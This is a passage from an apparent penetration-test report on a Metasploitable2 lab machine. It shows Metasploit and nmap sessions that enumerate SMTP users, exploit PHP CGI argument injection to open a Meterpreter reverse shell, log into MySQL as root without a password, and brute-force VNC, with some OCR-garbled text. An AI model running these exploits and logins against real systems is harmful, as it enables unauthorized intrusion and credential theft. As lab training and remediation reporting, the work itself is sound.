msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...
```

```
whoami
user
```

3. Exploiting Process- 25/tcp smtp Postfix smtpd

```
└─(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use the edit command to open the currently active module
```

in your editor

```
`:oDfo:`
./ymM0dayMmy/.
--dHJ5aGFyZGVyIQ==+-
`:sm@~~Destroy.No.Data~~s:`
--h2~~Maintain.No.Persistence~~h+-
`:odNo2~~Above.All.Else.Do.No.Harm~~Ndo:`
./etc/shadow.0days-Data'%200R%201=1--.No.OMN8'/.
--++SecKCoin++e.AMd` `.-:////+hbove.913.ElsMNH+-
-~/ssh/id_rsa.Des- `htN01UserWroteMe!-
:dopeAW.No<nano>o :is:T&iKC.sudo-.A:
:we're.all.alike` The.PFYroy.No.D7:
:PLACEDRINKHERE!:: yxp_cmdshell.Ab0:
:msf>exploit -j. :Ns.BOB&ALICEs7:
:---srwxrwx:-. `MS146.52.No.Per:
:<script>.Ac816/ sENbove3101.404:
:NT_AUTHORITY.Do `T:/shSYSTEM-.N:
:09.14.2011.raid /STFU|wall.No.Pr:
:hevnsntSurb025N. dNVRGOING2GIVUUP:
:#OUTHOUSE- -s: /corykennedyData:
:$nmap -oS SSo.6178306Ence:
:Awsmda: /shMTl#beats3o.No.:
:Ring0: `dDestRoyREXKC3ta/M:
:23d: sSETEC.ASTRONOMYist:
/- /yo- .ence.N:(){ :|: & };;
` :Shall.We.Play.A.Game?tron/
``-ooy.iflghtf0r+ehUser5`
..th3.H1V3.U2VjRFNN.jMh+.
`MjM~~WE.ARE.se~~MMjMs
+~KANSAS.CITY's~-`
J~HAKCERS~./.`
.esc:wq!:`
+++ATH`
`
```

```
= [ metasploit v6.4.15-dev ]
+ -- == [ 2433 exploits - 1254 auxiliary - 428 post ]
+ -- == [ 1471 payloads - 47 encoders - 11 nops ]
+ -- == [ 9 evasion ]
```

Metasploit Documentation: <https://docs.metasploit.com/>

```
msf6 > grep scanner search smtp
4 auxiliary/scanner/http/gavazzi_em_login_loot .
normal No Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Dump Plant
Database
37 auxiliary/scanner/smtp/smtp_version .
normal No SMTP Banner Grabber
38 auxiliary/scanner/smtp/smtp_ntlm_domain .
normal No SMTP NTLM Domain Extraction
39 auxiliary/scanner/smtp/smtp_relay .
normal No SMTP Open Relay Detection
41 auxiliary/scanner/smtp/smtp_enum .
normal No SMTP User Enumeration Utility
66 auxiliary/scanner/http/wp_easy_wp_smtp 2020-12-06
normal No WordPress Easy WP SMTP Password Reset
msf6 > use 41
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
```

Module options (auxiliary/scanner/smtp/smtp_enum):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit-t/basics/using-metasploit.html
REPORT	25	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)

```

    UNIXONLY    true                               yes      Skip Microsoft bannered servers
when testing unix users
    USER_FILE   /usr/share/metasploit-framework/data/wor yes      The file that contains a list
of probable users accounts.
                dlists/unix_users.txt

```

View the full module info with the info, or info -d command.

```

msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.245.133
RHOSTS => 192.168.245.133
msf6 auxiliary(scanner/smtp/smtp_enum) > set RPORT 41
RPORT => 41
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

```

Module options (auxiliary/scanner/smtp/smtp_enum):

Name	Current Setting	Required	Description
RHOSTS	192.168.245.133	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit-t/basics/using-metasploit.html
RPORT	41	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)
UNIXONLY	true	yes	Skip Microsoft bannered servers
when testing unix users			
USER_FILE	/usr/share/metasploit-framework/data/wor	yes	The file that contains a list of probable users accounts.
	dlists/unix_users.txt		

View the full module info with the info, or info -d command.

```

msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.245.133:41 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) > telnet 192.168.245.133 41
[*] exec: telnet 192.168.245.133 41

```

```

Trying 192.168.245.133...
telnet: Unable to connect to remote host: Connection refused
msf6 auxiliary(scanner/smtp/smtp_enum) > set RPORT 25
RPORT => 25
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

```

Module options (auxiliary/scanner/smtp/smtp_enum):

Name	Current Setting	Required	Description
RHOSTS	192.168.245.133	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit-t/basics/using-metasploit.html
RPORT	25	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)
UNIXONLY	true	yes	Skip Microsoft bannered servers
when testing unix users			
USER_FILE	/usr/share/metasploit-framework/data/wor	yes	The file that contains a list of probable users accounts.
	dlists/unix_users.txt		

View the full module info with the info, or info -d command.

```

msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.245.133:25 - 192.168.245.133:25 Banner: 220 metasploitable.localdomain ESMTP
Postfix (Ubuntu)


```

```
[+] 192.168.245.133:25 - 192.168.245.133:25 Users found: , backup, bin, daemon, distccd, ftp,
games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres,
postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.245.133:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) > telnet 192.168.245.133 25
[*] exec: telnet 192.168.245.133 25

Trying 192.168.245.133...
Connected to 192.168.245.133.
Escape character is '^]'.
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY backup
252 2.0.0 backup
VRFY ftp
252 2.0.0 ftp
VRFY postfix
252 2.0.0 postfix
```

4. Exploiting Process- 80/tcp http Apache httpd 2.2.8

```
(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Display the Framework log using the log command, learn
more with help log
```



```
      =[ metasploit v6.4.15-dev                               ]
+ -- --=[ 2433 exploits - 1254 auxiliary - 428 post           ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops              ]
+ -- --=[ 9 evasion                                           ]
```

Metasploit Documentation: <https://docs.metasploit.com/>

```
msf6 > search http_version
```

Matching Modules

=====

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/http/http_version	.	normal	No	HTTP Version Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/http_version

```
msf6 > use 0
msf6 auxiliary(scanner/http/http_version) > show options
```

Module options (auxiliary/scanner/http/http_version):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.h
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
THREADS	1	yes	The number of concurrent threads (max one per host)
VHOST		no	HTTP server virtual host

View the full module info with the info, or info -d command.

```
msf6 auxiliary(scanner/http/http_version) > set RHOSTS 192.168.245.133
RHOSTS => 192.168.245.133
msf6 auxiliary(scanner/http/http_version) > show options
```

Module options (auxiliary/scanner/http/http_version):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.245.133	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.h
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
THREADS	1	yes	The number of concurrent threads (max one per host)
VHOST		no	HTTP server virtual host

View the full module info with the info, or info -d command.

```
msf6 auxiliary(scanner/http/http_version) > run
```

```
[+] 192.168.245.133:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > searchsploit apache 2.8.8 | grep php
[*] exec: searchsploit apache 2.8.8 | grep php
```

```
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution
| php/remote/29290.c
```

```
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner
| php/remote/29316.py
```

```
msf6 auxiliary(scanner/http/http_version) > grep cgi search php 5.4.2
1 exploit/multi/http/php_cgi_arg_injection 2012-05-03 excellent Yes PHP
CGI Argument Injection
```

```
msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
```

Module options (exploit/multi/http/php_cgi_arg_injection):

Name	Current Setting	Required	Description
PLESK	false	yes	Exploit Plesk
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]

RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI		no	The URI to request (must be a CGI-handled PHP script)
URIENCODING	0	yes	Level of URI URIENCODING and padding (0 for minimum)
VHOST		no	HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.245.132	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
0	Automatic

View the full module info with the info, or info -d command.

```
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.245.133
RHOSTS => 192.168.245.133
msf6 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 192.168.245.132:4444
[*] Sending stage (39927 bytes) to 192.168.245.133
[*] Meterpreter session 1 opened (192.168.245.132:4444 -> 192.168.245.133:46237) at 2024-07-18 02:34:44 -0400

meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter   : php/linux
meterpreter >
```

5. Exploiting Process- 3306/tcp MySQL MySQL 5.0.51a-3ubuntu5

```
(root@kali)-[/home/kali]
└─# nmap -sS -A 192.168.245.133 -p 3306
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-18 03:02 EDT
Nmap scan report for 192.168.245.133
Host is up (0.00096s latency).

PORT      STATE SERVICE VERSION
3306/tcp  open  mysql   MySQL 5.0.51a-3ubuntu5
|_ mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 32
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, SupportsTransactions, SwitchToSSLAfterHandshake,
ConnectWithDatabase, Speaks41ProtocolNew, LongColumnFlag, SupportsCompression
|   Status: Autocommit
|_  Salt: B0h<1!NIa-Z]E"vNel`p
MAC Address: 00:0C:29:07:C9:BB (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
```

```
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
```

```
TRACEROUTE
HOP RTT      ADDRESS
1    0.96 ms  192.168.245.133
```

```
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.67 seconds
```

```
(root@kali)-[/home/kali]
└─# nmap --script=mysql-empty-password 192.168.245.133
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-18 03:03 EDT
Nmap scan report for 192.168.245.133
Host is up (0.0063s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
|_mysql-empty-password: ERROR: Script execution failed (use -d to debug)
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:07:C9:BB (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.73 seconds
```

6. Exploiting Process- 5900/tcp vnc VNC (protocol 3.3)

```
(root@kali)-[/home/kali]
└─# mysql -u root -h 192.168.245.133 -p --skip-ssl
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 47
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> SELECT User, Host, Password FROM mysql.user;
+-----+-----+-----+
| User          | Host | Password |
+-----+-----+-----+
| debian-sys-maint |      |          |
| root          | %    |          |
+-----+-----+-----+
```



```
| guest          | %          |
+-----+-----+
3 rows in set (0.002 sec)
```

```
MySQL [(none)]>
```

```
(kali㉿kali)-[~]
└─$ nmap 192.168.245.133 -sV -p 5900
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-18 02:43 EDT
Nmap scan report for 192.168.245.133
Host is up (0.0048s latency).
```

```
PORT      STATE SERVICE VERSION
5900/tcp open  vnc      VNC (protocol 3.3)
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.77 seconds
```

```
(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: When in a module, use back to go back to the top level
prompt
```

```
      .;lx00KXXXXK00xl:.
      ,o0WMMMMMMMMMMMMMMMMMKd,
      'xNMMMMMMMMMMMMMMMMMMMMWx,
      :KMMMMMMMMMMMMMMMMMMMMMMK:
      .KMMMMMMMMMMMMMMMMWNNWMMMMMMMMMX,
      lWMMMMMMMMMMMMMXd:..      ..;dKMMMMMMMMMMMMMo
      xMMMMMMMMMMWd.              .oNMMMMMMMMMMk
      oMMMMMMMMMMx.              dMMMMMMMMMMx
      .WMMMMMMMMM:              :MMMMMMMMMM,
      xMMMMMMMMMo              lMMMMMMMMMMO
      NMMMMMMMMW              ,ccccc0MMMMMMMMWlccccc;
      MMMMMMMMMX              ;KMMMMMMMMMMMMMMMMMX:
      NMMMMMMMMW              ;KMMMMMMMMMMMMMMMMX:
      xMMMMMMMMMd              ,OMMMMMMMMMMMK;
      .WMMMMMMMMc              'OMMMMMMM0,
      lMMMMMMMMMk.              .kMMO'
      dMMMMMMMMMMWd'              ..
      cWMMMMMMMMMMMNxc'.          #####
      .OMMMMMMMMMMMMMMMWc          ##      ##
      ;OMMMMMMMMMMMMMMMMo.          +:~+
      .dNMMMMMMMMMMMMMo          +##~++~+
      'oOWMMMMMMMMMo              +:~+
      .,cdk00K;                  :~+      :~+
                                :~+~+~+:~+
                                Metasploit
```

```
      =[ metasploit v6.4.15-dev ]
+ -- --=[ 2433 exploits - 1254 auxiliary - 428 post ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops ]
+ -- --=[ 9 evasion ]
```

```
Metasploit Documentation: https://docs.metasploit.com/
```

```
msf6 > grep scanner search vnc
0 auxiliary/scanner/vnc/ard_root_pw .
normal No Apple Remote Desktop Root Vulnerability
101 auxiliary/scanner/http/thinvnc_traversal 2019-10-16
normal No ThinVNC Directory Traversal
108 auxiliary/scanner/vnc/vnc_none_auth .
normal No VNC Authentication None Detection
109 auxiliary/scanner/vnc/vnc_login .
normal No VNC Authentication Scanner
msf6 > use 109
msf6 auxiliary(scanner/vnc/vnc_login) > show options
```

Module options (auxiliary/scanner/vnc/vnc_login):

Name ----	Current Setting -----	Required -----	Description -----
ANONYMOUS_LOGIN	false	yes	Attempt to login with a
blank username and password			
BLANK_PASSWORDS	false	no	Try blank passwords for all
users			
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce,
from 0 to 5			
DB_ALL_CREDS	false	no	Try each user/password
couple stored in the			
current database			
DB_ALL_PASS	false	no	Add all passwords in the
current database to the list			
DB_ALL_USERS	false	no	Add all users in the
current database to the list			
DB_SKIP_EXISTING	none	no	Skip existing credentials
stored in the current database (Accepted:			
PASSWORD		no	none, user, user&realm)
PASS_FILE	/usr/share/metasploit-framework/data/	no	The password to test
one per line			File containing passwords,
	wordlists/vnc_passwords.txt		
Proxies		no	A proxy chain of format
type:host:port[,type:host:port][...]			
RHOSTS		yes	The target host(s), see
https://docs.metasploit.com/docs/using-metas			
metasploit.html			loit/basics/using-
RPORT	5900	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a
credential works for a host			
THREADS	1	yes	The number of concurrent
threads (max one per host)			
USERNAME	<BLANK>	no	A specific username to
authenticate as			
USERPASS_FILE		no	File containing users and
passwords separated by space, one pair per			
			line
USER_AS_PASS	false	no	Try the username as the
password for all users			
USER_FILE		no	File containing usernames,
one per line			
VERBOSE	true	yes	Whether to print output for
all attempts			

View the full module info with the info, or info -d command.

```
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.245.133
RHOSTS => 192.168.245.133
msf6 auxiliary(scanner/vnc/vnc_login) > show options
```

Module options (auxiliary/scanner/vnc/vnc_login):

Name ----	Current Setting -----	Required -----	Description -----
ANONYMOUS_LOGIN	false	yes	Attempt to login with a
blank username and password			
BLANK_PASSWORDS	false	no	Try blank passwords for all
users			
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce,
from 0 to 5			
DB_ALL_CREDS	false	no	Try each user/password
couple stored in the			
current database			
DB_ALL_PASS	false	no	Add all passwords in the
current database to the list			
DB_ALL_USERS	false	no	Add all users in the
current database to the list			
DB_SKIP_EXISTING	none	no	Skip existing credentials
stored in the current database (Accepted:			

PASSWORD		no	none, user, user&realm)
PASS_FILE	/usr/share/metasploit-framework/data/	no	The password to test
one per line			File containing passwords,
	wordlists/vnc_passwords.txt		
Proxies		no	A proxy chain of format
type:host:port[,type:host:port][...]			
RHOSTS	192.168.245.133	yes	The target host(s), see
https://docs.metasploit.com/docs/using-metas			exploit/basics/using-
metasploit.html			
RPORT	5900	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a
credential works for a host			
THREADS	1	yes	The number of concurrent
threads (max one per host)			
USERNAME	<BLANK>	no	A specific username to
authenticate as			
USERPASS_FILE		no	File containing users and
passwords separated by space, one pair per			line
USER AS_PASS	false	no	Try the username as the
password for all users			
USER_FILE		no	File containing usernames,
one per line			
VERBOSE	true	yes	Whether to print output for
all attempts			

View the full module info with the info, or info -d command.

```
msf6 auxiliary(scanner/vnc/vnc_login) > run
```

```
[*] 192.168.245.133:5900 - 192.168.245.133:5900 - Starting VNC login sweep
[!] 192.168.245.133:5900 - No active DB -- Credential data will not be saved!
[+] 192.168.245.133:5900 - 192.168.245.133:5900 - Login Successful: :password
[*] 192.168.245.133:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```

This comprehensive VAPT report provides a detailed analysis of the vulnerabilities found in the Metasploitable2 target system, along with the successful exploitation results, risk assessment, and recommendations for remediation. The report is structured to provide both an executive-level summary and a technical details for various stakeholders.